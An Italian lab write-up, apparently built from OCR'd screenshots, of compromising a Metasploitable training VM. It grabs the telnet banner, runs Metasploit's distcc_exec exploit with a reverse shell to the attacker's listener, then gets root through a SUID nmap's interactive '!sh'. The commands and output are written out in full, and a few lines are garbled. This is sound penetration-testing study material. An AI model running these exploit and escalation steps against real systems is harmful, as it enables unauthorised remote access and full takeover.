


```
msf6 auxiliary(scanner/telnet/telnet_version) > run
[+] 192.168.1.40:23       - 192.168.1.40:23 TELNET _                  _               _ _           _          _          ____    \x0a _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (
_) |_ __ _| |__ | |  ___|___ \ \x0a| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |\x0a| | | | | |  __/ || (_| \__ \ |_) | | (_) |
| || (_| | |_) | |  __// __/ \x0a|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|\x0a                          |_|
                         \x0a\x0a\x0aWarning: Never expose this VM to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with m
sfadmin/msfadmin to get started\x0a\x0a\x0ametasploitable login:
[*] 192.168.1.40:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) > 
```

Metasploit ha recuperato il banner del servizio Telnet in esecuzione sulla macchina bersaglio **Metasploitable** all'indirizzo IP **192.168.1.40** sulla porta **23**.

Il banner ottenuto è il messaggio di benvenuto standard di **Metasploitable**, che indica:

- La macchina è una macchina Metasploitable configurata con il nome utente e la password predefiniti (**msfadmin/msfadmin**).
- Contiene un avviso di sicurezza che suggerisce di non esporre questa macchina a reti non fidate.
- Conferma che il servizio Telnet è attivo e accessibile.



```
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) > set USERNAME msfadmin
USERNAME => msfadmin
msf6 auxiliary(scanner/telnet/telnet_version) > set PASSWORD msfadmin
PASSWORD => msfadmin
msf6 auxiliary(scanner/telnet/telnet_version) > set THREADS 4
THREADS => 4
msf6 auxiliary(scanner/telnet/telnet_version) > options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD  msfadmin         no        The password for the specified username
   RHOSTS    192.168.1.40     yes       The target host(s), see https://docs.metasploit.com/do
   RPORT     23               yes       The target port (TCP)
   THREADS   4                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME  msfadmin         no        The username to authenticate as


View the full module info with the info, or info -d command.
```

Bonus:
distcc (Distributed C Compiler) è un software progettato per accelerare il processo di compilazione del codice sorgente distribuendo il carico di lavoro su più macchine all'interno di una rete. È utile per progetti di grosse dimensioni.

La vulnerabilità principale di distcc è legata alla mancanza di autenticazione e controllo degli accessi:


1. **Esecuzione remota di comandi:** distcc accetta comandi da qualsiasi macchina che può connettersi alla porta che di default è **3632**
2. **Progettazione originale:** È stato progettato per reti fidate, senza considerare la possibilità di esposizione su reti non sicure o Internet
3. **Configurazioni predefinite insicure:** In molte installazioni, la porta 3632 è esposta e accessibile a chiunque.

Perché tengono la porta aperta e facilmente accessibile?

- **Performance:** L'accesso remoto semplifica il lavoro in ambienti distribuiti.
- **Progettazione per ambienti sicuri:** distcc è stato creato pensando a reti interne fidate, non a Internet.
- **Firewall non correttamente configurato:** Molti amministratori non configurano correttamente firewall o restrizioni di accesso.


Exploiting:

Cerco exploit di distcc




```
msf6 exploit(unix/misc/distcc_exec) > search distcc

Matching Modules
================

   #  Name                           Disclosure Date  Rank       Check  Description
   -  ----                           ---------------  ----       -----  -----------
   0  exploit/unix/misc/distcc_exec  2002-02-01       excellent  Yes    DistCC Daemon Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec
```

Lo seleziono




```
use exploit/unix/misc/distcc_execmsf6 > use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
```

Configuro i parametri



```
use exploit/unix/misc/distcc_execmsf6 > use exploit/unix/misc/distcc
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.1.40
RHOSTS ⇒ 192.168.1.40
msf6 exploit(unix/misc/distcc_exec) > set RPORT 3632
[!] Unknown datastore option: R◆PORT. Did you mean RPORT?
R◆PORT ⇒ 3632
msf6 exploit(unix/misc/distcc_exec) > set PAYLOAD cmd/unix/reverse
PAYLOAD ⇒ cmd/unix/reverse
msf6 exploit(unix/misc/distcc_exec) > set LHOST 192.168.1.25
LHOST ⇒ 192.168.1.25
msf6 exploit(unix/misc/distcc_exec) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(unix/misc/distcc_exec) > █
```

Avvio




```
msf6 exploit(unix/misc/distcc_exec) > run
[*] Started reverse TCP double handler on 192.168.1.25:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo Ln5KYiEGKAip2yvY;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "Ln5KYiEGKAip2yvY\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.1.25:4444 → 192.168.1.40:51181) at 2025-01-21 16:51:48 +0100

whoami
daemon
sudo su
[sudo] password for daemon: msfadmin

Sorry, try again.
```


Provo a fare una escalation dei permessi

Cerco i file con il bit SUID impostato. Alcuni di questi possono essere sfruttati per ottenere una shell con privilegi elevati.


I file con il **bit SUID (Set User ID)** sono file eseguibili che, quando vengono eseguiti, consentono al processo di assumere temporaneamente i privilegi dell'utente proprietario del file, invece che dell'utente che lo ha eseguito.



```
find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uuidd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
/opt/VBoxGuestAdditions-7.1.4/bin/VBoxDRMClient
```



```
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
```



```
nmap> !sh
whoami
root
```